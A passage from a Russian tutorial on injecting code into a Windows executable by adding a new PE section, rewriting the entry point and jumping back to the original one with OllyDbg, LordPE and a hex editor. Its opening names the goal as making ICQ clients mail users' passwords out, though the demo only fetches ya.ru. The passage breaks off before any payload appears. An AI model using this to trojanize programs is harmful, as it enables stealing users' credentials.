Наверняка многим когда-то хотелось сделать что-то с чужим кодом. Действительно, есть огромное множество великолепных ICQ-клиентов, но почему-то очень малое их количество умеет отправлять пароли пользователей на почту. И очень хочется это исправить… Разумеется, стараясь не нарушать законы «об авторском праве» - всё исключительно для эстетических целей:). Но можно приделывать не только деструктивные (для кого-то) функции, но и наоборот, к примеру… А, в общем, не буду разглагольствовать на пустом месте – вы сами придумаете, как это можно применять, а я покажу, как это можно реализовать.

PS Заранее предупреждаю – если вам кажется, что мы делаем что-то неправильно или не до конца, то не надо кричать и топать ногами – в этой статье расскажу не только про то, как нужно править PE-файлы, но и рассмотрю способы устранения некоторых нарочно сделанных реальных ошибок.

II.Выбираем цель

Прежде, чем что-то делать, надо понять, что именно мы хотим сделать. В данном случае, у нас есть неимоверное количество потенциальных вариантов, но сейчас я покажу только, на мой взгляд, самый простой случай.


Итак, план действий:

1. Берём exe’шник (я буду использовать дельфийский проект с пустой формой, см. Приложение).
2. Вставляем свой код так, чтобы он выполнялся при запуске.

В этой статье, я попробую вставить код, который запрашивает http://ya.ru и сохраняет результат в “a.txt”

III.Берём скальпель.


Открываем наш файл (target.exe) в Olly Debugger:




У нас есть 2 варианта – так как места в секции кода почти всегда мало (в смысле RawSize – размер в исполняемом файле), а размер в памяти VirtualSize >> RawSize, то в конце кода у нас есть достаточно большой нулевой блок. Мы можем поступить одним из двух способов – записать свой код поверх этих нулей, потом сделать дамп из памяти и получить то, что хотим, а можем заранее создать свою секцию и писать в неё. Что касается имеющейся секции данных, то там, как правило, место всегда есть, но если создавать свою секцию кода, то свою секцию данных создать – уже не проблема. А можно сделать её одновременно и секцией данных, разрешив писать в неё… Ну, в общем, всё по порядку.

IV.Подготовка к операции


Сейчас я пойду по второму пути (в первый раз, когда я делал такое, я шёл по первому, и… в общем, это было очень муторно. А если вы захотите всё-таки когда-то делать так (например, кажется, что код влезет в RawSize, а он не влезает…), то вот вам мой совет: единственная сработавшая у меня связка – это OllyDump без восстановления импорта + ImpRec). Поэтому закрываем Олю и открываем наш файл в LordPE или PETools:




И идём в раздел “Sections”:



Нажимаем правую кнопку на какой-нибудь секции, выбираем “add section header”:



В конце списка появляется новая секция. Щёлкаем на ней правой кнопкой, выбираем “edit section header”:



1. В поле Name вводим какое-нибудь название секции, например “.code”;
2. Поля VirtualAddress и RawOffset не трогаем – это адреса секции в памяти и в файле соответственно, вычисляются как

VirtualAddress = ((VirtualAddress(предыдущая секция) + VirtualSize(предыдущая секция) – 1) div VirtualAlign) + 1) * VirtualAlign;

(Перевожу на русский – наименьшее число, делящееся на VirtualAlign и большее последнего адреса предыдущей секции:))


Аналогично считается и RawOffset, только вместо VirtualAlign стоит FileAlign.

Их LordPE считает автоматом, и менять их не надо! Кстати, VirtualAlign и FileAlign – тоже поля заголовка PE, должны быть степенями двойки, притом VirtualAlign >= 1000h; FileAlign >= 200h. Подробнее это рассмотрено в [1].

3. VirtualSize и RawSize.

А вот это нам и надо! RawSize – размер секции в файле, а VirtualSize – в памяти. Поставим RawSize = 1000 (ну уж 4кб нам под код хватит:)), а VirtualSize = 4000 (то есть 16кб). «Зачем нам такой большой VirtualSize?»,- спросите вы,- «Ведь если код в файле занимает 4кб, то зачем под него выделять целых 16?» Просто я хочу писать сюда не только код, но и данные, чтобы не создавать новую секцию, хоть это и не трудно. А помните, что мы хотели сделать? Да-да, загрузить http://ya.ru. А сколько он там весит? Не помню, но в 16кб, думаю, влезет…

4. А теперь редактируем флаги секции. Нажимаем на кнопочку рядом с полем Flags:




То, что нам нужно, уже отмечено – проверяем:

```
1. Что-то в секции можно выполнять
2. Из неё можно читать
3. В неё можно писать
4. В ней есть код
5. В ней есть инициализированные данные
6. В ней есть неинициализированные данные
```


А если что-то здесь лишнее, то это не смертельно.

Всё, жмём «OK», потом, запомнив VirtualOffset и RawOffset нашей секции (60000h и 59E00h), закрываем окошко с секциями. Зачем запоминать VirtualOffset? Всё дело в том, что есть в PE-заголовке такое поле, как BaseOfCode. В нём сейчас записан VirtualOffset (всё, надоело, дальше вместо VirtualOffset буду говорить просто RVA) секции «CODE», и Olly, которым мы будем пользоваться дальше, не будет анализировать (потом об этом) нашу секцию, считая её чем-то странным и не понимая, как туда попала программа. А ориентируется он как раз на BaseOfCode. Значит, пишем в BaseOfCode запомненный RVA. А RawOffset… В общем, скоро поймёте. Теперь смотрим на важный параметр EntryPoint (Если не ясно, что это, то вам в [1]), запоминаем его значение (4CA98), и пишем туда (RVA нашей секции + 5). Почему +5, станет ясно потом. Теперь заголовок выглядит как-то вот так:




Всё, жмём Save, жмём “OK”, и пытаемся запустить файл. А он не запускается… И правильно! Секцию-то мы объявили, а записать – не записали! Открываем target.exe во FlexHex и идём в самый конец файла. Теперь ищем то место, где будет новая секция. А она начинается с запомненного нами RawOffset (назовём его Raw = 59E00). Если последний существующий байт файла имеет адрес, отличный от (Raw-1), то забиваем нулями всё место от конца файла до этого числа (Щёлкаем после последнего байта в файле, далее Edit->Insert Zero Block; Block Size = Raw - адрес последнего байта - 1. Калькулятор вам в помощь :)). Но нам этого делать не надо – у нас и так всё хорошо.

Теперь щёлкаем на пустой квадратик по адресу Raw, далее Edit->Insert Zero Block; Block Size = размер нашей секции, RawSize, то есть 1000h.



“OK”, “Ctrl-S”, “Exit” :)


Всё, секция готова, пытаемся запустить файл… Ошибка…




Но уже «хорошая»! То есть наша программа запускается! Ура-ура! Это валидный PE-файл!

V.Операция


Снова открываем наш файл в Оле.



Поднимаемся наверх (до конца – на две строчки :)) Жмём пробел, находясь на самой первой строчке, и пишем «jmp 44CA98». Узнаёте? Да-да, это та самая исходная EntryPoint, вернее (EntryPoint + ImageBase) (далее OEP), где ImageBase тоже можно посмотреть в PE-заголовке, но вообще-то он всегда равен 400000h :). Вот этот далёкий прыжок и съел первые 5 байт секции. Можно это сделать и в конце, конечно, но легче сразу записать сюда прыжок на OEP, а потом уже не задумываться и после выполнения кода прыгать в начало секции, а не где-то записанное число… Проверим – работает ли программа? Для этого из EP – то место, где сейчас остановлена программа, прыгаем на OEP, то есть в начало секции: (чтобы попасть на место, где сейчас остановлена программа, можно нажать правую кнопку -> Go to -> Origin или просто “*” на NumPad’е. И вообще, она выделена синим цветом. Ладно, не буду больше ничего рассказывать про Олю, ибо и так много всего написано. Хотя бы справка :)). Пишем в EP: “jmp 460000”. Повторяю: щёлкаем на строчке, нажимаем пробел, пишем команду, нажимаем “Enter”.




Запускаем программу (F9). Она работает!!! Закрываем форму, а в Оле – “Ctrl+F2”: перезагружаем (нет, не компьютер:)) программу. А! Наш прыжок на OEP пропал! Ну ладно, восстановим его (либо вводим заново, либо, так как Оля сохраняет изменения в файле, то открываем Patches:

